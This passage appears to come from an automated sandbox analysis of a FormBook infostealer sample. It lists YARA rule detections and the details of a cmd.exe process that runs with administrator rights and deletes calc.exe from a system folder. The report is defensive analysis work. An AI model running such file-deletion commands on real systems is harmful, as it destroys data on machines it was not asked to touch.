- Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.684930109.00000000002B0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.684853632.00000000000D0000.00000040.00020000.sdmp, Author: Joe Security
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.684853632.00000000000D0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.684853632.00000000000D0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group

Reputation:

high

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2176 Parent PID: 236

General

Start time:	21:47:09
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\WINDOWS\syswow64\calc.exe"
Imagebase:	0x4abf0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis